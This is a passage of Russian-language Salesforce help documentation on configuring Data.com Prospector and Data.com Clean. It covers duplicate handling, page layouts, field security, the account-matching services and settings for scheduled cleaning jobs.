Ниже перечислены рекомендации по изменению настроек повторов.

- Записи считаются повторами при использовании одинакового кода Data.com в поле «Ключ Data.com». Сюда относятся записи, добавленные из Data.com в качестве контактов и интересов.
- Повторы могут быть разрешены по объекту для всей организации, но не для отдельных пользователей. Чтобы запретить пользователям или профилям добавление повторов, рекомендуем создать триггер.
- Записи, которые уже хранятся в системе Salesforce, помечаются зеленой точкой (●) в результатах поиска. Если использование повторов по объекту разрешено организацией, то данные записи могут быть повторно добавлены любым пользователем Data.com.
- Записи, добавленные в систему Salesforce из Data.com, помечаются синей галочкой (✓) в результатах поиска. Если использование повторов по объекту разрешено организацией, то данные записи могут быть повторно добавлены любым пользователем Data.com. Добавление записи влияет на остаток записей только при первом добавлении данной записи в систему Salesforce: добавление повторов *не* влияет на остаток записей.
- Если настройки Data.com разрешают повторы, но организация использует правила, препятствующие созданию повторяющихся записей, то необходимость блокировки повторяющейся записи будет определяться повторяющимся правилом.


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии  
лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без  
объекта «Интерес»), **Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition**.

## Настройка Data.com Corporate Prospector

Продукт Data.com Corporate Prospector предоставляет основные данные Dun & Bradstreet об организациях и интересах, включая поля «Номер D-U-N-S», «Код NAICS», «Торговый стиль» и другое. Способ внедрения данного продукта описан ниже.

 **Прим.:** Чтобы определить, какой продукт Data.com Prospector используется в вашей организации, в меню «Настройка» введите «*Лицензии и ограничения*» в поле «Быстрый поиск», затем выберите «**Лицензии и ограничения**». Просмотрите раздел «Лицензии Data.com Prospector» на странице «Лицензии и ограничения». Должно отображаться значение Corporate или Premium.

1. Убедитесь во [внедрении Data.com](#).
2. Включите функцию Data.com Clean, позволяющую пользователям выполнять ручную очистку записей организаций, контактов и интересов.
3. Добавьте нужные поля и кнопки в макеты страниц организаций, контактов и интересов.
4. При использовании версии Enterprise Edition, Unlimited Edition или Performance Edition обновите уровень безопасности поля, чтобы предоставить пользователям доступ к полям D&B.

### Рекомендации по использованию конфигураций

Правила проверки полей, добавленных в результате использования любой версии продукта Data.com Prospector, продолжают выполняться даже в том случае, если продукт больше не используется; рекомендуем отключить любые правила проверки, связанные с данными полями. Поля Data.com Prospector описаны в разделах «Поля организаций» и «Поля интересов» интерактивной справки Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com Corporate Prospector:

- «Настройка приложения»

## Настройка Data.com Premium Prospector

Data.com Premium Prospector — это модернизированная версия продукта Data.com Corporate Prospector. Помимо всех функций и полей, доступных пользователям Data.com Corporate Prospector, пользователям Data.com Premium Prospector также доступны более 70 дополнительных полей D&B для организаций и интересов Salesforce, добавленных из Data.com. Подобно пользователям Data.com Corporate Prospector, пользователи Data.com Premium Prospector также могут просматривать ограниченное количество полей D&B для записей организаций и интересов.

 **Прим.:** Чтобы определить, какой продукт Data.com Prospector используется в вашей организации, в меню «Настройка» введите «Лицензии и ограничения» в поле «Быстрый поиск», затем выберите «Лицензии и ограничения». Просмотрите раздел «Лицензии Data.com Prospector» на странице «Лицензии и ограничения». Должно отображаться значение Corporate или Premium.

Чтобы настроить Data.com Premium Prospector, выполните указанные ниже действия.

1. Убедитесь во [внедрении продукта Data.com Prospector](#).
2. Убедитесь во [включении функции Data.com Clean](#), позволяющей пользователям выполнять ручную очистку записей организаций, контактов и интересов.
3. [Добавьте нужные поля и кнопки в макеты страниц организаций, контактов и интересов](#).
4. При использовании версии Enterprise Edition, Unlimited Edition или Performance Edition обновите уровень безопасности поля, чтобы предоставить пользователям доступ к полям D&B.
5. Добавьте вкладку «Компании D&B» в профили пользователей.
6. При необходимости воспользуйтесь стандартным макетом для записей компаний D&B или настройте собственный макет страницы с помощью расширенного редактора макетов страниц.

### Рекомендации по использованию конфигураций

- При необходимости разрешите пользователям просмотр и удаление записей компании D&B. Для этого, рекомендуем назначить полномочия стандартным и настраиваемым профилям.  
Назначьте стандартным профилям полномочие «Удаление записей компании D&B» помимо предварительно назначенного полномочия «Чтение записей компании D&B».  
Назначьте настраиваемым профилям оба полномочия «Чтение записей компании D&B» и «Удаление записей компании D&B».
- Правила проверки полей, добавленных в результате использования любой версии продукта Data.com Prospector, продолжают выполняться даже в том случае, если продукт больше не используется; рекомендуем отключить любые правила проверки, связанные с данными полями. Поля Data.com Prospector описаны в разделах «Поля организаций» и «Поля интересов» интерактивной справки Salesforce.

СМ. ТАКЖЕ:

[Получайте высококачественные данные там, где это нужно при помощи Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com Premium Prospector:

- «Настройка приложения»

## Ограничение доступных действий над результатами поиска Data.com

Используйте функцию **Добавить в Salesforce** и **Экспортировать результаты**, чтобы ограничить набор действий, которые могут выполнять пользователи при помощи результатов поиска Data.com для функций Data.com, в которых используются результаты поиска.

 **Внимание:** Изменение настроек кнопок влияет на все функции, связанные с разделами «Поиск контактов» и «Поиск организаций». Например, если снять флажок **Добавить в Salesforce** в разделе «Поиск организаций», то функция добавления организаций будет отключена в иерархии компании.

1. Введите строку «*Настройки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Настройки Prospector»**.
2. Снимите соответствующие флажки в разделе «Настройки кнопок» открывшейся страницы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com:


- «Настройка приложения»

## Использование параметров сокрытия контактных данных в результатах поиска и экспортах Data.com

Результаты поиска Data.com и файлы экспорта позволяют скрывать некоторые контактные данные.

Например, пользователи могут скрывать или удалять:

- телефоны и адреса эл. почты текущих контактов и интересов Salesforce, для которых выбран параметр «Не звонить» или «Без рассылки по эл. почте»;
- адреса эл. почты всех контактов и интересов с канадскими адресами (для выполнения требований по конфиденциальности, применяемых в Канаде).

Например: Алексею Кузнецову соответствует запись интереса Salesforce, для которой установлен флажок «Не звонить». В результате поиска контакта Алексей Кузнецов на вкладке Data.com отображается запись, помеченная значком , соответствующим записи, которая уже доступна в системе Salesforce. При это поле «Телефон» не отображается в списке результатов поиска и бизнес-карточке Алексея. При экспорте записи поле «Телефон» содержит пустое значение в CSV-файле.

1. Введите строку «*Настройки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Настройки Prospector»**.
2. Установите флажок «Использовать параметры сокрытия контактных данных и требования по конфиденциальности, применяемые в Канаде». Если записи отмечены флажком «Не звонить» или «Без рассылки по эл. почте», то значения поля «Телефон» или «Эл. почта» не отображаются в результатах

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com:

- «Настройка приложения»

поиска и бизнес-карточках, а также отсутствуют в CSV-файлах, созданных во время экспорта записей. Если записи содержат канадские адреса, то значения поля «Эл. почта» не отображаются в результатах поиска и бизнес-карточках, а также отсутствуют в CSV-файлах, созданных во время экспорта записей.


СМ. ТАКЖЕ:

[Рекомендации по поиску компаний и контактов для последующего использования в других приложениях](#)

[Поиск данных по контактам и данным интересов для последующего использования в других приложениях](#)

## Рекомендации по предоставлению пользователям возможности искать сведения о компаниях, контактах и интересах с помощью средства Data.com Prospector

Продукт Data.com Prospector доступен в двух версиях. Каждая позволяет искать данные в Data.com и добавлять туда данные. Ознакомьтесь с некоторыми рекомендациями по внедрению обеих версий.

-  **Прим.:** Если поиск возвращает много результатов, то отображаются только первые 10 страниц. Чтобы включить возможность неограниченного просмотра, обратитесь в службу поддержки Salesforce.
- Если вы за один раз добавите в систему Salesforce более 200 интересов, то правила назначения интересов, заданные в организации, не выполняются. Чтобы гарантировать выполнение правил назначения интересов, сообщите пользователям о том, что за один раз может быть добавлено не более 200 интересующихся клиентов.
- Если в организации используются правила проверки полей, соотнесенных с полями Data.com, отмените выполнение этих правил или убедитесь в полном соответствии имен полей, чтобы избежать возникновения ошибок при добавлении записей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Настройка функции Data.com Clean

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


|   |   |
|---|---|
| Для внедрения функции Data.com Clean:               | «Настройка приложения»                  |
| Для включения пользователей функции Data.com Clean: | «Управление внутренними пользователями» |
| Для определения триггеров:                          | «Автор Apex»                            |
| Для определения бизнес-правил:                      | «Настройка приложения»                  |
| Для установки пакетов AppExchange:                  | «Загрузка пакетов AppExchange»          |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Эффективность вашего бизнеса определяется качеством используемых данных. Хотите тратить меньше времени на обновление и дополнение данных и больше — на развитие бизнеса. Просто настройте и внедрите функцию очистки Data.com, После этого ваши записи Salesforce всегда будут полными и актуальными.

 **Прим.:** При использовании Data.com Prospector совместно с функцией очистки Data.com рекомендуем просмотреть раздел «[Настройка Data.com Prospector](#)» на странице 1882.

#### 1. [Проверка включения функции очистки Data.com](#)

Данный раздел содержит рекомендации по включению функции очистки Data.com, позволяющей гарантировать актуальность записей организации.

#### 2. [Настройка макетов страниц для продукта Data.com Prospector и функции Data.com Clean](#)

Чтобы предоставить пользователям доступ к продукту Data.com Prospector и функции Data.com Clean, рекомендуем добавить соответствующие кнопки и поля в макеты страниц организаций, контактов и интересов. При использовании Data.com Premium Prospector или Data.com Premium Clean рекомендуем дополнить макеты страниц компаний D&B кнопкой, позволяющей обновлять связанные записи компаний D&B.

#### 3. [Настройка безопасности полей для Data.com](#)

При использовании продукта Data.com Prospector или функции Data.com Clean записи организаций содержат некоторые поля D&B; данные поля добавляются при ручной очистке записей. Чтобы предоставить пользователям полномочия чтения и редактирования полей и их значений, а также гарантировать их отображение в бизнес-карточке организации, рекомендуем настроить параметры безопасности полей.

#### 4. [Определите собственные параметры и выберите службу сопоставления организаций для Data.com Clean](#)

Настройки очистки позволяют выбирать объекты, записи которых подлежат очистке, а также способы их очистки. К ним также относится выбор службы сопоставления, используемой для очистки данных организаций.

#### 5. [Настройка заданий Data.com Clean](#)

При наличии лицензии Data.com Clean имеется возможность настроить автоматические задания для очистки записей.

#### 6. [Проверка триггеров и бизнес-правил на совместимость с функцией очистки](#)

Если организация использует триггеры или бизнес-правила для объектов, поддерживающих функцию очистки («Организация», «Контакт», «Интерес» или «Компания D&B»), то триггеры и бизнес-правила должны быть проверены на предмет внесения поправок или отмены их выполнения во избежание непредвиденных результатов при очистке записей.

#### 7. [Настройка списковых представлений для функции Data.com Clean](#)

Прежде чем разрешить пользователям функции Data.com Clean очистку записей из списка, рекомендуем добавить поле «Статус очистки» в списковые представления организации.

#### 8. [Определение степени очистки организаций](#)

При использовании функции Data.com Clean можно проверить «Статус очистки» всех организаций с помощью простого отчета «Организации по статусу очистки».

#### 9. [Определение эффективности работы функции Data.com Clean](#)

Страница «Аналитика и показатели Data.com Clean» содержит подробные сведения о сопоставлении и обновлении организаций, контактов и интересов данными Data.com. Рекомендуем регулярно проверять уровни совпадения и обновления записей.

#### 10. [Составление отчетов по записям Salesforce с конкретным статусом очистки Data.com](#)

Чтобы просмотреть записи организаций, контактов или интересов Salesforce, содержащие конкретный статус очистки (например, «Отличается»), рекомендуем создать настраиваемый отчет.

### 11. Настройка правил очистки

Предоставьте возможность своим группам сбыта и маркетинга сохранять успешные отношения с клиентами и отслеживать наиболее перспективные интересы и возможности путем автоматического добавления новейших данных в организации, контакты и интересы Salesforce. Это можно сделать с помощью правил очистки Data.com.

### 12. Определение количества записей, нуждающихся в информационном пополнении

«Оценки данных Data.com» — это бесплатный пакет AppExchange от компании Salesforce, позволяющий определять количество записей, которое организация может дополнить посредством данных Data.com. Данный пакет определяет количество записей, помеченных статусом «Неактивно» в Data.com, и количество повторяющихся записей Salesforce (запрашивается пользователем отдельно).

### 13. Рекомендации по обеспечению полноты и актуальности записей организации с помощью функции Data.com Clean

Ниже перечислены некоторые советы и рекомендации по внедрению, контролю и использованию функции Data.com Clean.

СМ. ТАКЖЕ:

[Data.com Clean](#)




## Проверка включения функции очистки Data.com

Данный раздел содержит рекомендации по включению функции очистки Data.com, позволяющей гарантировать актуальность записей организации.

Функция очистки Data.com обеспечивает наличие самых последних данных в записях CRM. Функция очистки может применяться ко всем организациям, контактам и интересам, а не только к записям, добавленным из Data.com. При приобретении продукта Data.com функция очистки включается автоматически, позволяя администраторам настраивать автоматические задания по очистке, а пользователям — выполнять ручную очистку отдельных записей или пакетную очистку записей в списковом представлении.

В результате включения функции очистки Data.com пользователи организации получают доступ к функциям очистки, а меню «Настройка» дополняется разделом «Очистить», содержащим ссылки «**Настройки**» и «**Задания**».

 **Прим.:** Включение функции очистки *не* приводит к незамедлительной очистке записей. Чтобы отключить данную функцию, нажмите кнопку «**Отключить**».

1. В меню «Настройка» введите «*Параметры очистки*» в поле «Быстрый поиск», затем выберите «**Параметры очистки**».
2. Убедитесь, что функция Data.com Clean включена.

СМ. ТАКЖЕ:

[Data.com Clean](#)

[Настройка функции Data.com Clean](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или отключения функции очистки Data.com Clean:


- «Настройка приложения»

## Настройка макетов страниц для продукта Data.com Prospector и функции Data.com Clean

Чтобы предоставить пользователям доступ к продукту Data.com Prospector и функции Data.com Clean, рекомендуем добавить соответствующие кнопки и поля в макеты страниц организаций, контактов и интересов. При использовании Data.com Premium Prospector или Data.com Premium Clean рекомендуем дополнить макеты страниц компаний D&B кнопкой, позволяющей обновлять связанные записи компаний D&B.

 **Прим.:** Если организация использует версию Professional Edition, то настраиваемые макеты страниц и параметры безопасности поля недоступны, поэтому *все* доступные кнопки и поля Data.com должны быть добавлены в макет страницы каждого объекта (организации, контакты, интересы и компании D&B).

1. В настройках управления объектами организаций перейдите в раздел «Макеты страниц».
2. Щелкните ссылку «**Правка**» напротив нужных макетов в списке макетов страниц.
3. Выберите категорию «**Поля**» в списке категорий элементов страницы на странице «Макет организации».
4. Перетащите поле «Статус очистки» в нужную область страницы.
5. При использовании продукта Data.com Corporate Prospector или Data.com Premium Prospector добавьте нужные поля D&B. К этим полям относятся: «Местоположение организации», «Номер D-U-N-S», «Код NAICS», «Торговый стиль» и т. д. Полный список полей D&B, доступных для организаций, см. в разделе «[Поля организаций](#)».

 **Совет:** Рекомендуем создать раздел для полей D&B, позволяющий выполнять их группирование. Чтобы создать раздел, перетащите элемент «Раздел» из категории «**Поля**» в нужную область страницы.

6. Чтобы разрешить пользователям обновление записей компаний D&B, добавьте кнопку «**Обновить**» в макеты страниц компаний D&B.
7. При использовании правила проверки «Do Not Auto-Update», доступного в пакете AppExchange «Отчеты Data.com», добавьте поле «Data.com Does Not Auto-Update».
8. Выберите категорию «**Кнопки**» в списке категорий элементов страницы. Перетащите кнопки «**Очистить**», «**Извлечь контакты**», «**Подробные сведения о поиске потенциальных клиентов**» и «**Иерархия компаний**»\* в нужную область страницы.  
\* Доступно только при наличии лицензии Data.com Premium Prospector
9. Нажмите кнопку «**Сохранить**».
10. В настройках управления объектами интересов перейдите в раздел «Макеты страниц».
11. Повторите действия по добавлению поля «Статус очистки» и кнопки «**Очистить**» в макеты страниц интересов.
12. При использовании продукта Data.com Corporate Prospector добавьте поле «Номер D-U-N-S компании». При использовании продукта Data.com Premium Prospector добавьте поля «Номер D-U-N-S компании» и «Компания D&B».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»

13. При использовании правила проверки «Do Not Auto-Update», доступного в пакете AppExchange «Отчеты Data.com», добавьте поле «Data.com Does Not Auto-Update».
14. В настройках управления объектами контактов перейдите в раздел «Макеты страниц».
15. Повторите действия по добавлению поля «Статус очистки» и кнопки **«ОЧИСТИТЬ»** в макеты страниц контактов. (Контакты не содержат полей D&B.)
16. При использовании правила проверки «Do Not Auto-Update», доступного в пакете AppExchange «Отчеты Data.com», добавьте поле «Data.com Does Not Auto-Update».
17. Если используется Data.com Premium Prospector, в настройках управления компаниями D&B перейдите к разделу «Макеты страниц».
18. Добавьте кнопку **«Поиск номера D-U-N-S глобального головного подразделения»**.

СМ. ТАКЖЕ:

[Настройка функции Data.com Clean](#)

[Отмена обновления записей при выполнении заданий Data.com Clean](#)

[Поиск по параметрам управления объектами](#)

## Настройка безопасности полей для Data.com

При использовании продукта Data.com Prospector или функции Data.com Clean записи организаций содержат некоторые поля D&B; данные поля добавляются при ручной очистке записей. Чтобы предоставить пользователям полномочия чтения и редактирования полей и их значений, а также гарантировать их отображение в бизнес-карточке организации, рекомендуем настроить параметры безопасности полей.

Настройте параметры безопасности для перечисленных ниже полей.

- Местоположение организации
- Компания D&B (только Data.com Premium Prospector)
- Номер D-U-N-S
- Код NAICS
- Описание NAICS
- Ответственность
- Код SIC
- Биржевой символ
- Торговый стиль
- Год начала

Безопасность полей может быть настроена несколькими способами (например, посредством профиля или набора полномочий), однако, чтобы настроить параметры безопасности поля только для 10 полей, рекомендуем начать с полей и выбрать профили для пользователей Data.com.

1. В настройках управления организациями перейдите в раздел полей.
2. Чтобы открыть страницу сведений о каждом поле, щелкните метку нужного поля.
3. Нажмите кнопку «Настроить параметры безопасности полей» на каждой странице сведений. Установите флажок **«Доступно»** напротив каждого профиля, пользователям которого должны быть предоставлены полномочия чтения

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности поля:

- «Настройка приложения»

и редактирования полей. Например, чтобы предоставить пользователям с профилем «Стандартный пользователь» доступ к функции очистки Data.com Clean, установите флажок **«Доступно»** напротив этого профиля.

-  **Прим.:** Данные поля обрабатываются функцией очистки Data.com Clean, поэтому флажок **«Доступно»**, установленный в параметрах безопасности поля, предоставляет доступ для редактирования, а также может инициировать создание несогласованных данных во время очистки.

СМ. ТАКЖЕ:

[Настройка функции Data.com Clean](#)

[Поиск по параметрам управления объектами](#)

## Определите собственные параметры и выберите службу сопоставления организаций для Data.com Clean

Настройки очистки позволяют выбирать объекты, записи которых подлежат очистке, а также способы их очистки. К ним также относится выбор службы сопоставления, используемой для очистки данных организаций.

Выбрать настройки для заданий можно только при наличии в организации лицензии Data.com Clean.

1. Просмотрите [рекомендации](#) по выбору службы сопоставления, используемой для очистки данных организаций.
2. Введите строку *«Настройки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Настройки»** в разделе «Очистка».
3. Выберите службу сопоставления для очистки данных организаций. При выборе службы сопоставления DUNSRight™ измените код достоверности соответствующим образом.

Код достоверности D&B оценивает возможные совпадения Data.com на основе схожести записей по шкале от «1» (записи не похожи) до «10» (записи идентичны или очень похожи). Записи Data.com, код которых не превышает выбранный код, не подлежат *автоматическому* сопоставлению. При наличии нескольких записей, соответствующих выбранному коду, совпадением считается запись наилучшего качества. При очистке записи *вручную* совпадение может быть выбрано, если использует код достоверности от (5) до заданного пользователем значения.

4. Просмотрите [рекомендации](#) по выбору настроек задания.
5. Проверьте наличие флажка «Включить задания по очистке» для каждого нужного объекта. Чтобы очистить записи компаний D&B при наличии лицензии Data.com Premium Clean, установите флажок «Включить задания по очистке для объекта "Компании D&B"».
6. Выберите настройки очистки для каждого включенного объекта.
7. Сохраните настройки.

### [Рекомендации по выбору службы сопоставления организаций](#)

Продукт Data.com Prospector или функция Data.com Clean позволяет выбирать службу сопоставления, которая должна использоваться для очистки записей организаций. Прежде чем выбрать нужную службу, просмотрите все доступные службы, их алгоритмы очистки и связанные рекомендации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com:

- «Настройка приложения»

[Рекомендации по выбору настроек заданий по очистке Data.com](#)

Прежде чем определить задания по Data.com Clean, рекомендуем изучить доступные настройки.

СМ. ТАКЖЕ:

[Настройка функции Data.com Clean](#)

[Настройка заданий Data.com Clean](#)

[Отслеживание журнала поля для стандартных объектов](#)

[Рекомендации по выбору службы сопоставления организаций](#)

[Рекомендации по выбору настроек заданий по очистке Data.com](#)

### Рекомендации по выбору службы сопоставления организаций

Продукт Data.com Prospector или функция Data.com Clean позволяет выбирать службу сопоставления, которая должна использоваться для очистки записей организаций.

Прежде чем выбрать нужную службу, просмотрите все доступные службы, их алгоритмы очистки и связанные рекомендации.

Доступны следующие службы сопоставления.

#### Сопоставление Data.com

Собственная технология сопоставления Data.com, которая сопоставляет поля «Имя организации», «Адрес для счета», «Веб-сайт» и «Тел. ».

Служба сопоставления Data.com всегда используется при очистке данных организаций, имеющих действующий Номер D-U-N-S, даже если выбрана служба сопоставления DUNSRight.

#### Сопоставление DUNSRight™

Сопоставление DUNSRight — это патентованная технология проверки качества данных от компании D&B, использующая точный процесс стандартизации данных и сопоставления записей компании D&B с записями организаций пользователя. Кроме того, данный процесс применяет код достоверности D&B, который оценивает возможные совпадения Data.com на основе схожести записей по шкале от «1» (записи не похожи) до «10» (записи идентичны или очень похожи). Также D&B поддерживает уровни совпадения, отображаемые для отдельных полей в виде букв. Дополнительную информацию об алгоритме сопоставления DUNSRight см. в документе [D&B Entity Matching](#).

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

| Атрибут   | Сопоставление Data.com | Сопоставление DUNSRight™ |
|---|------------------------|--------------------------|
| Служба сопоставления по умолчанию                       | ✓                      |                          |
| Включает код достоверности D&B                          |                        | ✓                        |
| Поддержка международного поиска совпадений <sup>1</sup> |                        | ✓                        |
| Поддержка неанглоязычных стран                          |                        | ✓                        |
| Требуется сопоставление по умолчанию для Номера D-U-N-S |                        | ✓                        |

<sup>1</sup>Сопоставление DUNSRight предоставляет совпадающие записи в количестве стран, которое более чем на 200 превышает количество стран сопоставления Data.com. Сопоставление DUNSRight *не* поддерживает следующие страны и регионы: острова Адмиралтейства, Аландские острова, Антарктида, остров Вознесения, Бонайре, остров Буве, Британская территория Индийского океана, Каролинские острова, Кокосовые острова, Куба, Кюрасао, Французские южные территории, Гернси, остров Херд и острова Макдональда, остров Мэн, Джерси, Корейская Народно-Демократическая Республика, Майотта, Федеративные Штаты Микронезии, острова Мидуэй, Монголия, Ниуэ, Палау, Оккупированная палестинская территория, Питкерн, Сент-Бартелеми, Синт-Эстатиус и Саба, Сен-Мартен (французская часть), Синт-Мартен (нидерландская часть), Южная Джорджия, Южные Сандвичевы Острова, Шпицберген и Ян-Майен, Восточный Тимор, Турецкая Республика Северного Кипра, Малые Тихоокеанские отдаленные острова Соединенных Штатов, атолл Уэйк, Уоллис и Футуна, Западная Сахара.

СМ. ТАКЖЕ:

[Общие сведения о способах сопоставления записей Salesforce и Data.com](#)

[Настройка функции Data.com Clean](#)

[Рекомендации по планированию заданий по Data.com Clean](#)

[Рекомендации по выбору настроек заданий по очистке Data.com](#)

[Настройка заданий Data.com Clean](#)

[Определите собственные параметры и выберите службу сопоставления организаций для Data.com Clean](#)

## Рекомендации по выбору настроек заданий по очистке Data.com

Прежде чем определить задания по Data.com Clean, рекомендуем изучить доступные настройки.

- Функция очистки Data.com Clean позволяет использовать задания для очистки данных тремя способами. А именно:
  - «Пометить все различия в записи», чтобы *пометить только те* поля, значения которых отличаются от значений Data.com.
  - «Пометить различия и автоматически заполнить пустые поля», чтобы пометить поля с другими значениями и *заполнить пустые поля* значениями Data.com.
  - «Настроить параметры по полям».
- При выборе параметра «Настроить» для любого объекта выполните одно из перечисленных ниже действий.
  - Присвоение пометок полям собственных записей Salesforce, значения которых отличаются от совпавших записей Data.com.
  - Присвоение пометок значениям отличающихся полей собственных записей Salesforce и автоматическое заполнение пустых полей значениями Data.com.
  - Перезапись значений отличающихся полей собственных записей Salesforce значениями Data.com. При перезаписи значений записей Salesforce рекомендуем настроить функцию отслеживания журнала для данных полей.
- Первые две настройки могут быть заданы для всех записей или отдельных полей. Последняя настройка может быть задана только для отдельных полей.
- При использовании продукта Data.com Premium Clean пользователи могут также очищать записи компаний D&B, связанные с организациями и интересами. Задания по очистке компаний D&B автоматически заполняют или перезаписывают значения полей в записях компаний D&B, но не меняют данные в связанных записях организаций или интересов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- Заданные настройки вступают в силу при следующем выполнении запланированного задания по очистке, а помеченные различия отображаются при очистке записей вручную.
- Чтобы выполнить разовое повторное сопоставление посредством новой службы сопоставления, рекомендуем вручную удалить Номер D-U-N-S из записей организаций. Помните, что данное действие может повлиять на уровни совпадения.
- Соотнесение настраиваемого поля или пропуск соотнесения являются нерекомендованными действиями при использовании любой службы сопоставления.
- Преобразованные интересы исключаются из заданий по очистке интересов.
- Если пользователь помечает поле, которое должно быть перезаписано заданиями по очистке, как «*неверное*» в записи, то данное поле не будет обработано в данной записи.
- Организации-лица исключаются из заданий по очистке организаций и контактов.

СМ. ТАКЖЕ:

[Настройка функции Data.com Clean](#)

[Настройка заданий Data.com Clean](#)

[Определите собственные параметры и выберите службу сопоставления организаций для Data.com Clean](#)

[Рекомендации по выбору службы сопоставления организаций](#)

[Присвоение значению поля организации, контакта или интереса пометки «неверное» или «верное» в Data.com](#)

## Настройка заданий Data.com Clean

При наличии лицензии Data.com Clean имеется возможность настроить автоматические задания для очистки записей.

[Рекомендации по планированию заданий по Data.com Clean](#)

Прежде чем использовать задания для автоматической очистки записей, просмотрите рекомендации ниже.

[Планирование заданий по очистке Data.com](#)

Чтобы регулярно обновлять статус очистки записей, запланируйте автоматические задания по сравнению собственных записей с Data.com. Задания доступны организациям только при наличии лицензии на функцию Data.com Clean.

[Расписание полной синхронизации записей организаций Salesforce с использованием Data.com Clean](#)

Служба сопоставления DUNSRight™ поддерживает планирование полной синхронизации записей организаций и записей Data.com при выполнении следующих заданий по очистке организаций. Полная синхронизация сопоставляет все записи организаций с записями Data.com и позволяет находить совпадения, которые не были найдены при выполнении предыдущих заданий.

[Отмена обновления записей при выполнении заданий Data.com Clean](#)

Пользователи могут предотвратить заполнение полей отдельных организаций, контактов или интересов данными Data.com при выполнении автоматических заданий по очистке.

[Проверка журнала заданий по очистке Data.com Clean](#)

Таблица «Журнал заданий по Data.com Clean» позволяет просматривать текущие задания и открывать журналы ошибок.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии  
лицензии на функцию  
Data.com Clean в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



## Рекомендации по планированию заданий по Data.com Clean

Прежде чем использовать задания для автоматической очистки записей, просмотрите рекомендации ниже.

